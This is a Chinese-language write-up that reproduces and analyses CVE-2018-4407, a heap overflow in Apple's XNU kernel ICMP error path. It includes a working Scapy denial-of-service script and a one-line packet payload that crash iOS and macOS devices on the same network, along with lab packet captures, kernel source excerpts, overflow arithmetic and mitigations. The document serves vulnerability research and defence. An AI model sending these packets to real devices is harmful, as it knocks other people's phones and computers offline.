CVE-2018-4407

复现&分析

概述

- 该漏洞是苹果XNU操作系统内核中网络代码的堆缓冲区溢出问题导致的，iOS和macOS都使用XNU，因此iPhone、iPad和的MacBook均受到影响。
- 攻击者只要接入同一Wi-Fi网络，即可向其他毫不知情的用户发送恶意数据包来触发任何Mac或iOS设备的崩溃和重启。
- 由于该漏洞存在于系统网络核心代码，因此任何反病毒软件均无法防御。
- 和用户在设备上运行的软件也没有关系，即使没有打开任何端口，恶意数据包仍会触发漏洞。

复现

IPhone6sPlus　　IOS11.3.1

CVE - CVE-2018-4407

不安全 cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-4407

Printer-Friendly View

CVE-ID	
CVE-2018-4407	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

** RESERVED ** This candidate has been reserved by an organization or individual that will use it when announcing a new security problem. When the candidate has been publicized, the details for this candidate will be provided.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

Assigning CNA

N/A

Date Entry Created

20180102	Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20180102)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an entry on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.

SEARCH CVE USING KEYWORDS: Submit

You can also search by reference using the CVE Reference Maps.

For More Information: cve@mitre.org

BACK TO TOP

POC

```
# CVE-2018-4407 ICMP DOS
# https://lgtm.com/blog/apple_xnu_icmp_error_CVE-2018-4407
# from https://twitter.com/ihackbanme
import sys
ports = [2323, 8443, 62078]
try:
    from scapy.all import *
except Exception as e:
    print ("[*] You need install scapy first:\n[*] sudo pip install scapy ")
if __name__ == '__main__':
    try:
        check_ip = sys.argv[1]
        print ("[*] !!!!!!Dangerous operation!!!!!!")
        print ("[*] Trying CVE-2018-4407 ICMP DOS " + check_ip)
        for i in range(8,20):
            for port in ports:
                send(IP(dst=check_ip,options=[IPOption("A"*i)])/TCP(dport=port,options=[(19, "1"*18),(19, "2"*18)]))
        print ("[*] Check Over!! ")
    except Exception as e:
        print "[*] usage: sudo python check_icmp_dos.py 127.0.0.1"
```

影响范围

- Apple iOS 11及更早版本：所有设备（升级到iOS 12的部分设备）
- Apple macOS High Sierra（受影响的最高版本为10.13.6）：所有设备（通过安全更新2018-001修复）
- Apple macOS Sierra（受影响的最高版本为10.12.6）：所有设备（通过安全更新2018-005中修复）
- Apple OS X El Capitan及更早版本：所有设备

缓解措施

- 在macOS防火墙中启用隐藏模式可防止攻击。这个系统设置默认情况下不启用，需要用户手动开启。iOS设备不支持隐藏模式。

- 不接入公共无线网络。触发该漏洞的唯一必要条件是处于同一Wi-Fi网络，该漏洞不支持通过互联网发送恶意数据包而触发。


漏洞分析


Mwa Ha Ha!
Evil Packet
Ha, they are NOT coming this again!
I'll send it back
Evil Packet
Kaboom!
ICMP
Done!
Not again.
LOL
EDWARD

ICMP报文可归为两大类

- 差错报告报文：
  - 目的地不可达
  - 源站抑制：拥塞控制
  - 数据报超时：TTL＝0
  - 参数错误：IP数据报首部有不正确的字段值
  - 重定向（改变路由）：通知主机改变缺省路由器
- 询问报文：
  - 回送请求和应答报文
  - 时间戳请求和应答报文
  - 地址掩码请求和应答报文
  - 路由器询问和通告报文


ICMP 差错报告报文的数据字段及其封装



IP"选项"域共分为四大类，每类分为若干个选项，每个选项有确定的编号：

选项类	用　途	选项号	长度	功　　能
0 类	数据报或网络控制	0	点击查看原始大小图片	报头中的任选项域结束
		1	—	无操作
		2	11 字节	安全和处理限制(用于军事领域，详细内容参见 RFC 1108[Kent 1991])
		3	可变	设置宽松源路由选择
		7	可变	记录数据报经过的路由
		9	可变	设置严格源路由选择
1 类	未使用			
2 类	调试与测量		可变	记录 Internet 时戳
3 类	未使用			

IP数据报"选项"由三个部分组成：选项码、选项长度和选项数据。选项码和选项长度各占一个字节，中，选项
的长度；选项码又分为复制、选项类和选项号：



IP数据报首部各字段的意义

- 是可变部分，用来支持排错、测量以及安全等措施，内容很丰富。
- 选项字段的长度从 1 个字节到 40 个字节不等，取决于所选择的项目
- 实际上很少被使用

正常的情况

20	49.554707911	192.168.29.142	192.168.29.1	TCP	102	20 → 2323 [SYN] Seq=0 Win=8192 Len=0
21	49.554894578	192.168.29.1	192.168.29.142	ICMP	130	Parameter problem (Pointer indicates the error)
22	49.613336506	192.168.29.142	192.168.29.1	TCP	102	20 → 8443 [SYN] Seq=0 Win=8192 Len=0
23	49.613536241	192.168.29.1	192.168.29.142	ICMP	130	Parameter problem (Pointer indicates the error)
24	49.671181573	192.168.29.142	192.168.29.1	TCP	102	20 → 62078 [SYN] Seq=0 Win=8192 Len=0
25	49.671335122	192.168.29.1	192.168.29.142	ICMP	130	Parameter problem (Pointer indicates the error)
26	49.744821478	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 2323 [SYN] Seq=0 Win=8192 Len=0
27	49.745010716	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)
28	49.818940627	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 8443 [SYN] Seq=0 Win=8192 Len=0
29	49.819066762	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)
30	49.889716937	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 62078 [SYN] Seq=0 Win=8192 Len=0
31	49.889895814	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)
32	49.946083485	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 2323 [SYN] Seq=0 Win=8192 Len=0
33	49.946332510	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)
34	50.005974999	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 8443 [SYN] Seq=0 Win=8192 Len=0
35	50.006154403	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)
36	50.070147975	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 62078 [SYN] Seq=0 Win=8192 Len=0
37	50.070453910	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)

```
▸ Frame 22: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0
▸ Ethernet II, Src: Vmware_8c:84:76 (00:0c:29:8c:84:76), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
▾ Internet Protocol Version 4, Src: 192.168.29.142, Dst: 192.168.29.1
    0100 .... = Version: 4
    .... 0111 = Header Length: 28 bytes (7)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 88
    Identification: 0x0001 (1)
  ▸ Flags: 0x0000
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0xb7ba [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.29.142
    Destination: 192.168.29.1
  ▾ Options: (8 bytes)
    ▾ Unknown (0x41) (option length = 65 bytes says option goes past end of options)
      ▾ [Expert Info (Warning/Protocol): Unknown (0x41) (option length = 65 bytes says option goes past end of options)]
          [Unknown (0x41) (option length = 65 bytes says option goes past end of options)]
          [Severity level: Warning]
          [Group: Protocol]
▸ Transmission Control Protocol, Src Port: 20, Dst Port: 8443, Seq: 0, Len: 0
```

```
0000  00 50 56 c0 00 08 00 0c  29 8c 84 76 08 00 47 00   ·PV····· )··v··G·
0010  00 58 00 01 00 00 40 06  b7 ba c0 a8 1d 8e c0 a8   ·X····@· ********
0020  1d 01 41 41 41 41 41 41  41 41 00 14 20 fb 00 00   ··AAAAAA AA·· ····
0030  00 00 00 00 00 00 f0 02  20 00 6e 24 00 00 13 14   ******** ··n$····
0040  31 31 31 31 31 31 31 31  31 31 31 31 31 31 31 31   11111111 11111111
0050  31 31 13 14 32 32 32 32  32 32 32 32 32 32 32 32   11··2222 22222222
0060  32 32 32 32 32 32                                  222222
```

20	49.554707911	192.168.29.142	192.168.29.1	TCP	102	20 → 2323 [SYN] Seq=0 Win=8192 Len=0
21	49.554894578	192.168.29.1	192.168.29.142	ICMP	130	Parameter problem (Pointer indicates the error)
22	49.613336506	192.168.29.142	192.168.29.1	TCP	102	20 → 8443 [SYN] Seq=0 Win=8192 Len=0
23	49.613536241	192.168.29.1	192.168.29.142	ICMP	130	Parameter problem (Pointer indicates the error)
24	49.671181573	192.168.29.142	192.168.29.1	TCP	102	20 → 62078 [SYN] Seq=0 Win=8192 Len=0
25	49.671335122	192.168.29.1	192.168.29.142	ICMP	130	Parameter problem (Pointer indicates the error)
26	49.744821478	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 2323 [SYN] Seq=0 Win=8192 Len=0
27	49.745010716	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)
28	49.818940627	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 8443 [SYN] Seq=0 Win=8192 Len=0
29	49.819066762	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)
30	49.889716937	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 62078 [SYN] Seq=0 Win=8192 Len=0
31	49.889895814	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)
32	49.946083485	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 2323 [SYN] Seq=0 Win=8192 Len=0
33	49.946332510	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)
34	50.005974999	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 8443 [SYN] Seq=0 Win=8192 Len=0
35	50.006154403	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)
36	50.070147975	192.168.29.142	192.168.29.1	TCP	106	[TCP Retransmission] 20 → 62078 [SYN] Seq=0 Win=8192 Len=0
37	50.070453910	192.168.29.1	192.168.29.142	ICMP	134	Parameter problem (Pointer indicates the error)

```
▸ Frame 23: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0
▸ Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_8c:84:76 (00:0c:29:8c:84:76)
▸ Internet Protocol Version 4, Src: 192.168.29.1, Dst: 192.168.29.142
▾ Internet Control Message Protocol
    Type: 12 (Parameter problem)
    Code: 0 (Pointer indicates the error)
    Checksum: 0xb00d [correct]
    [Checksum Status: Good]
    Pointer: 0
  ▾ Internet Protocol Version 4, Src: 192.168.29.142, Dst: 192.168.29.1
      0100 .... = Version: 4
      .... 0111 = Header Length: 28 bytes (7)
    ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      Total Length: 88
      Identification: 0x0001 (1)
    ▸ Flags: 0x0000
      Time to live: 64
      Protocol: TCP (6)
      Header checksum: 0xb7ba [validation disabled]
      [Header checksum status: Unverified]
      Source: 192.168.29.142
      Destination: 192.168.29.1
    ▾ Options: (8 bytes)
      ▾ Unknown (0x41) (option length = 65 bytes says option goes past end of options)
        ▾ [Expert Info (Warning/Protocol): Unknown (0x41) (option length = 65 bytes says option goes past end of options)]
            [Unknown (0x41) (option length = 65 bytes says option goes past end of options)]
            [Severity level: Warning]
            [Group: Protocol]
  ▸ Transmission Control Protocol, Src Port: 20, Dst Port: 8443, Seq: 0
```

```
0000  00 0c 29 8c 84 76 00 50  56 c0 00 08 08 00 45 00   ··)··v·P V·····E·
0010  00 74 00 01 00 00 80 01  7e a8 c0 a8 1d 01 c0 a8   ·t····· ~·******
0020  1d 8e 0c 00 b0 0d 00 00  00 15 47 00 00 58 00 01   ******** ··G··X··
0030  00 00 40 06 b7 ba c0 a8  1d 8e c0 a8 1d 01 41 41   ··@····· ******AA
0040  41 41 41 41 41 41 00 14  20 fb 00 00 00 00 00 00   AAAAAA·· ********
0050  00 00 f0 02 20 00 6e 24  00 00 13 14 31 31 31 31   ···· ·n$ ····1111
0060  31 31 31 31 31 31 31 31  31 31 31 31 31 31 13 14   11111111 111111··
0070  32 32 32 32 32 32 32 32  32 32 32 32 32 32 32 32   22222222 22222222
0080  32 32                                              22
```

send(IP(dst=“Target IP“,options=[IPOption(“A”*8)])/TCP(dport=62078,options=[(19, “1"*18),(19, “2”*18)]))

1	0.000000000	Shenzhen_13:10:dd	Broadcast	ARP	42	Who has 192.168.43.171? Tell 192.168.43.187
2	0.364040736	Apple_ce:6f:fb	Shenzhen_13:10:dd	ARP	42	192.168.43.171 is at f0:79:60:ce:6f:fb
3	0.411445863	192.168.43.187	192.168.43.171	TCP	102	20 → 2323 [SYN] Seq=0 Win=8192 Len=0
4	0.478643828	192.168.43.187	192.168.43.171	TCP	102	20 → 8443 [SYN] Seq=0 Win=8192 Len=0
5	0.542226575	192.168.43.187	192.168.43.171	TCP	102	20 → 62078 [SYN] Seq=0 Win=8192 Len=0
6	0.594198408	192.168.43.187	192.168.43.171	TCP	106	[TCP Retransmission] 20 → 2323 [SYN] Seq=0 Win=8192 Len=0
7	0.652041410	192.168.43.187	192.168.43.171	TCP	106	[TCP Retransmission] 20 → 8443 [SYN] Seq=0 Win=8192 Len=0
8	0.715378631	192.168.43.187	192.168.43.171	TCP	106	[TCP Retransmission] 20 → 62078 [SYN] Seq=0 Win=8192 Len=0
9	0.771320684	192.168.43.187	192.168.43.171	TCP	106	[TCP Retransmission] 20 → 2323 [SYN] Seq=0 Win=8192 Len=0
10	0.824853400	192.168.43.187	192.168.43.171	TCP	106	[TCP Retransmission] 20 → 8443 [SYN] Seq=0 Win=8192 Len=0
11	0.891687727	192.168.43.187	192.168.43.171	TCP	106	[TCP Retransmission] 20 → 62078 [SYN] Seq=0 Win=8192 Len=0
12	0.961701630	192.168.43.187	192.168.43.171	TCP	106	[TCP Retransmission] 20 → 2323 [SYN] Seq=0 Win=8192 Len=0

```
Total Length: 88
Identification: 0x0001 (1)
> Flags: 0x0000
Time to live: 64
Protocol: TCP (6)
Header checksum: 0x9ae3 [validation disabled]
[Header checksum status: Unverified]
Source: 192.168.43.187
Destination: 192.168.43.171
v Options: (8 bytes)
  > Unknown (0x41) (option length = 65 bytes says option goes past end of options)
> Transmission Control Protocol, Src Port: 20, Dst Port: 62078, Seq: 0, Len: 0
```

```
0000  f0 79 60 ce 6f fb 70 f1  1c 13 10 dd 08 00 47 00   ·y`·o·p· ------G·
0010  00 58 00 01 00 00 40 06  9a e3 c0 a8 2b bb c0 a8   ·X····@· ····+···
0020  2b ab 41 41 41 41 41 41  41 41 00 14 f2 7e 00 00   +·AAAAAA AA···~··
0030  00 00 00 00 00 00 f0 02  20 00 7f c9 00 00 13 14   -------- -------
0040  31 31 31 31 31 31 31 31  31 31 31 31 31 31 31 31   11111111 11111111
0050  31 31 13 14 32 32 32 32  32 32 32 32 32 32 32 32   11··2222 22222222
0060  32 32 32 32 32 32                                  222222
```

ip_dooptions(…)

```
3240        cnt = (IP_VHL_HL(ip->ip_vhl) << 2) - sizeof (struct ip);
3241        for (; cnt > 0; cnt -= optlen, cp += optlen) {
3242                opt = cp[IPOPT_OPTVAL];
3243                if (opt == IPOPT_EOL)
3244                        break;
3245                if (opt == IPOPT_NOP)
3246                        optlen = 1;
3247                else {
3248                        if (cnt < IPOPT_OLEN + sizeof (*cp)) {
3249                                code = &cp[IPOPT_OLEN] - (u_char *)ip;
3250                                goto bad;
3251                        }
3252                        optlen = cp[IPOPT_OLEN];
3253                        if (optlen < IPOPT_OLEN + sizeof (*cp) ||
3254                            optlen > cnt) {
3255                                code = &cp[IPOPT_OLEN] - (u_char *)ip;
3256                                goto bad;
3257                        }
3258                }
```

```
                ip_v:4;                 /* version */
#endif
#if BYTE_ORDER == BIG_ENDIAN
        u_int   ip_v:4,                 /* version */
                ip_hl:4;                /* header length */
#endif
#endif /* not _IP_VHL */
        u_char  ip_tos;                 /* type of service */
        u_short ip_len;                 /* total length */
        u_short ip_id;                  /* identification */
        u_short ip_off;                 /* fragment offset field */
#define IP_RF 0x8000                    /* reserved fragment flag */
#define IP_DF 0x4000                    /* dont fragment flag */
#define IP_MF 0x2000                    /* more fragments flag */
#define IP_OFFMASK 0x1fff               /* mask for fragmenting bits */
        u_char  ip_ttl;                 /* time to live */
        u_char  ip_p;                   /* protocol */
        u_short ip_sum;                 /* checksum */
        struct  in_addr ip_src,ip_dst;  /* source and dest address */
};

#ifdef _IP_VHL
#define IP_MAKE_VHL(v, hl)      ((v) << 4 | (hl))
#define IP_VHL_HL(vhl)          ((vhl) & 0x0f)
#define IP_VHL_V(vhl)           ((vhl) >> 4)
#define IP_VHL_BORING           0x45
#endif

#define IP_MAXPACKET    65535           /* maximum packet size */

/*
 * Definitions for IP type of service (ip_tos)
 */
#define IPTOS_LOWDELAY          0x10
#define IPTOS_THROUGHPUT        0x08
#define IPTOS_RELIABILITY       0x04
#define IPTOS_MINCOST           0x02

/*
 * Definitions for IP precedence (also in ip_tos) (hopefully unused)
 */
#define IPTOS_PREC_NETCONTROL           0xe0
#define IPTOS_PREC_INTERNETCONTROL      0xc0
#define IPTOS_PREC_CRITIC_ECP           0xa0
#define IPTOS_PREC_FLASHOVERRIDE        0x80
#define IPTOS_PREC_FLASH                0x60
#define IPTOS_PREC_IMMEDIATE            0x40
```

```
/*
 * Structure of an internet header, naked of options.
 */
struct ip {
#ifdef _IP_VHL
        u_char  ip_vhl;                 /* version << 4 | header length >> 2 */
#else
#if BYTE_ORDER == LITTLE_ENDIAN
        u_int   ip_hl:4,                /* header length */
                ip_v:4;                 /* version */
#endif
#if BYTE_ORDER == BIG_ENDIAN
        u_int   ip_v:4,                 /* version */
                ip_hl:4;                /* header length */
#endif
#endif /* not _IP_VHL */
        u_char  ip_tos;                 /* type of service */
        u_short ip_len;                 /* total length */
        u_short ip_id;                  /* identification */
        u_short ip_off;                 /* fragment offset field */
#define IP_RF 0x8000                    /* reserved fragment flag */
#define IP_DF 0x4000                    /* dont fragment flag */
#define IP_MF 0x2000                    /* more fragments flag */
#define IP_OFFMASK 0x1fff               /* mask for fragmenting bits */
        u_char  ip_ttl;                 /* time to live */
        u_char  ip_p;                   /* protocol */
        u_short ip_sum;                 /* checksum */
        struct  in_addr ip_src,ip_dst;  /* source and dest address */
};
```

bad

```
3494    bad:
3495            icmp_error(m, type, code, 0, 0);
3496            OSAddAtomic(1, &ipstat.ips_badoptions);
3497            return (1);
3498    }
```

Icmp_error(…)

```
338         icp->icmp_code = code;
339         m_copydata(n, 0, icmplen, (caddr_t)&icp->icmp_ip);
340         nip = &icp->icmp_ip;
```

u_int32_t icmplen;

```
287     icmplen = min(oiphlen + icmpelen, min(nlen, oip->ip_len));
```

这里oiphlen是ip头与ipoptions之和即28字节，nlen是原始packet的长度，这里必然是大于oip->ip_len的，而oip->ip_len的长度是88字节，由于这个包是TCP包。所以icmpelen由281行代码确定。

Icmplen = min(28 + icmpelen, min(nlen, 88));

```
281         icmpelen = max(tcphlen, min(icmp_datalen,
282             (oip->ip_len - oiphlen)));
```

通过分析数据包及代码，可以知道tcphlen长度为60字节 ,icmp_datalen等于8，oip->ip_len等于88，所以icmpelen的值是60。分析完了所有与icmplen值相关的数据，最终确定icmplen这里的值是88。

Icmpelen = max(60, min(8, 88 - 28));

Icmpelen = 60

Icmplen = 88

```c
/*
 * Structure of an internet header, naked of options.
 */
struct ip {
#ifdef _IP_VHL
        u_char  ip_vhl;                 /* version << 4 | header length >> 2 */
#else
#if BYTE_ORDER == LITTLE_ENDIAN
        u_int   ip_hl:4,                /* header length */
                ip_v:4;                 /* version */
#endif
#if BYTE_ORDER == BIG_ENDIAN
        u_int   ip_v:4,                 /* version */
                ip_hl:4;                /* header length */
#endif
#endif /* not _IP_VHL */
        u_char  ip_tos;                 /* type of service */
        u_short ip_len;                 /* total length */
        u_short ip_id;                  /* identification */
        u_short ip_off;                 /* fragment offset field */
#define IP_RF 0x8000                    /* reserved fragment flag */
#define IP_DF 0x4000                    /* dont fragment flag */
#define IP_MF 0x2000                    /* more fragments flag */
#define IP_OFFMASK 0x1fff               /* mask for fragmenting bits */
        u_char  ip_ttl;                 /* time to live */
        u_char  ip_p;                   /* protocol */
        u_short ip_sum;                 /* checksum */
        struct  in_addr ip_src,ip_dst;  /* source and dest address */
};
```

```c
const static int icmp_datalen = 8;
```

```
> Frame 5: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0
> Ethernet II, Src: Shenzhen_13:10:dd (70:f1:1c:13:10:dd), Dst: Apple_ce:6f:fb (f0:79:60:ce:6f:fb)
> Internet Protocol Version 4, Src: 192.168.43.187, Dst: 192.168.43.171
> Transmission Control Protocol, Src Port: 20, Dst Port: 62078, Seq: 0, Len: 0
```

```
0000  f0 79 60 ce 6f fb 70 f1  1c 13 10 dd 08 00 47 00   ·y`·o·p· ·····G·
0010  00 58 00 01 00 00 40 06  9a e3 c0 a8 2b bb c0 a8   ·X····@· ····+···
0020  2b ab 41 41 41 41 41 41  41 41 00 14 f2 7e 00 00   +·AAAAAA AA···~··
0030  00 00 00 00 00 00 f0 02  20 00 7f c9 00 00 13 14   ........ ........
0040  31 31 31 31 31 31 31 31  31 31 31 31 31 31 31 31   11111111 11111111
0050  31 31 13 14 32 32 32 32  32 32 32 32 32 32 32 32   11··2222 22222222
0060  32 32 32 32 32 32                                  ......
```

&icp->icmp_ip 大小

- 在294或296初始化一个mbuf，而icp就是属于mbuf对象的m_data成员。

```
290     /*
291      * First, formulate icmp message
292      */
293     if (MHLEN > (sizeof(struct ip) + ICMP_MINLEN + icmplen))
294         m = m_gethdr(M_DONTWAIT, MT_HEADER);    /* MAC-OK */
295     else
296         m = m_getcl(M_DONTWAIT, MT_DATA, M_PKTHDR);
```

- MHLEN的值为0x87
- sizeof(struct ip) + ICMP_MINLEN + icmplen)的大小是88
- 所以mbuf是由296行的m_getcl()控制

```
314         icp = mtod(m, struct icmp *);
```

```
211         struct icmp *icp;
314         icp = mtod(m, struct icmp *);
```

- mtod用于获取m的数据指针：

```
338         icp->icmp_code = code;
339         m_copydata(n, 0, icmplen, (caddr_t)&icp->icmp_ip);
340         nip = &icp->icmp_ip;
```

```c
3719 struct mbuf *
3720 m_getcl(int wait, int type, int flags)
3721 {
3722         struct mbuf *m;
3723         int mcflags = MSLEEPF(wait);
3724         int hdr = (flags & M_PKTHDR);
3725
3726         /* Is this due to a non-blocking retry?  If so, then try harder */
3727         if (mcflags & MCR_NOSLEEP)
3728                 mcflags |= MCR_TRYHARD;
3729
3730         m = mcache_alloc(m_cache(MC_MBUF_CL), mcflags);
3731         if (m != NULL) {
3732                 u_int16_t flag;
3733                 struct ext_ref *rfa;
3734                 void *cl;
3735
3736                 VERIFY(m->m_type == MT_FREE && m->m_flags == M_EXT);
3737                 cl = m->m_ext.ext_buf;
3738                 rfa = m_get_rfa(m);
3739
3740                 ASSERT(cl != NULL && rfa != NULL);
3741                 VERIFY(MBUF_IS_COMPOSITE(m) && m_get_ext_free(m) == NULL);
3742
3743                 flag = MEXT_FLAGS(m);
3744
3745                 MBUF_INIT(m, hdr, type);
3746                 MBUF_CL_INIT(m, cl, rfa, 1, flag);
3747
3748                 mtype_stat_inc(type);
3749                 mtype_stat_dec(MT_FREE);
```

```c
883 #define         MBUF_INIT(m, pkthdr, type) {
884         _MCHECK(m);                                                     \
885         (m)->m_next = (m)->m_nextpkt = NULL;                            \
886         (m)->m_len = 0;                                                 \
887         (m)->m_type = type;                                             \
888         if ((pkthdr) == 0) {                                            \
889                 (m)->m_data = (m)->m_dat;                               \
890                 (m)->m_flags = 0;                                       \
891         } else {                                                        \
892                 (m)->m_data = (m)->m_pktdat;                            \
893                 (m)->m_flags = M_PKTHDR;                                \
894                 MBUF_INIT_PKTHDR(m);                                    \
895         }                                                               \
896 }
```

bsd/sys/mbuf.h

Showing the top match Last indexed on 9 Jul

```c
559 #define         m_pkthdr        M_dat.MH.MH_pkthdr
560 #define         m_ext           M_dat.MH.MH_dat.MH_ext
561 #define         m_pktdat        M_dat.MH.MH_dat.MH_databuf
562 #define         m_dat           M_dat.M_databuf
```

Sys/mbuf.h


```
/*
 * The mbuf object
 */
struct mbuf {
        struct m_hdr m_hdr;
        union {
                struct {
                        struct pkthdr MH_pkthdr;        /* M_PKTHDR set */
                        union {
                                struct m_ext MH_ext;    /* M_EXT set */
                                char    MH_databuf[_MHLEN];
                        } MH_dat;
                } MH;
                char    M_databuf[_MLEN];               /* !M_PKTHDR, !M_EXT */
        } M_dat;
};
```

```
211         struct icmp *icp;
314         icp = mtod(m, struct icmp *);
```

- mtod用于获取m的数据指针：

```
338         icp->icmp_code = code;
339         m_copydata(n, 0, icmplen, (caddr_t)&icp->icmp_ip);
340         nip = &icp->icmp_ip;
```

ICMP 差错报告报文的数据字段及其封装



回到icmp_error(…)

```
338         icp->icmp_code = code;
339         m_copydata(n, 0, icmplen, (caddr_t)&icp->icmp_ip);
340         nip = &icp->icmp_ip;
```

- icmplen的值是88,icp->icmp_ip的大小之后87-8=79， 所以拷贝过程中就造成了堆内存溢出。
- 只要构造出来的数据包大于79字节即可造成溢出，从而导致内核崩溃。

利用

```
616  static mbuf_table_t mbuf_table[] = {
617          /*
618           * The caches for mbufs, regular clusters and big clusters.
619           * The average total values were based on data gathered by actual
620           * usage patterns on iOS.
621           */
622          { MC_MBUF, NULL, TAILQ_HEAD_INITIALIZER(m_slablist(MC_MBUF)),
623              NULL, NULL, 0, 0, 0, 0, 3000, 0 },
624          { MC_CL, NULL, TAILQ_HEAD_INITIALIZER(m_slablist(MC_CL)),
625              NULL, NULL, 0, 0, 0, 0, 2000, 0 },
626          { MC_BIGCL, NULL, TAILQ_HEAD_INITIALIZER(m_slablist(MC_BIGCL)),
627              NULL, NULL, 0, 0, 0, 0, 1000, 0 },
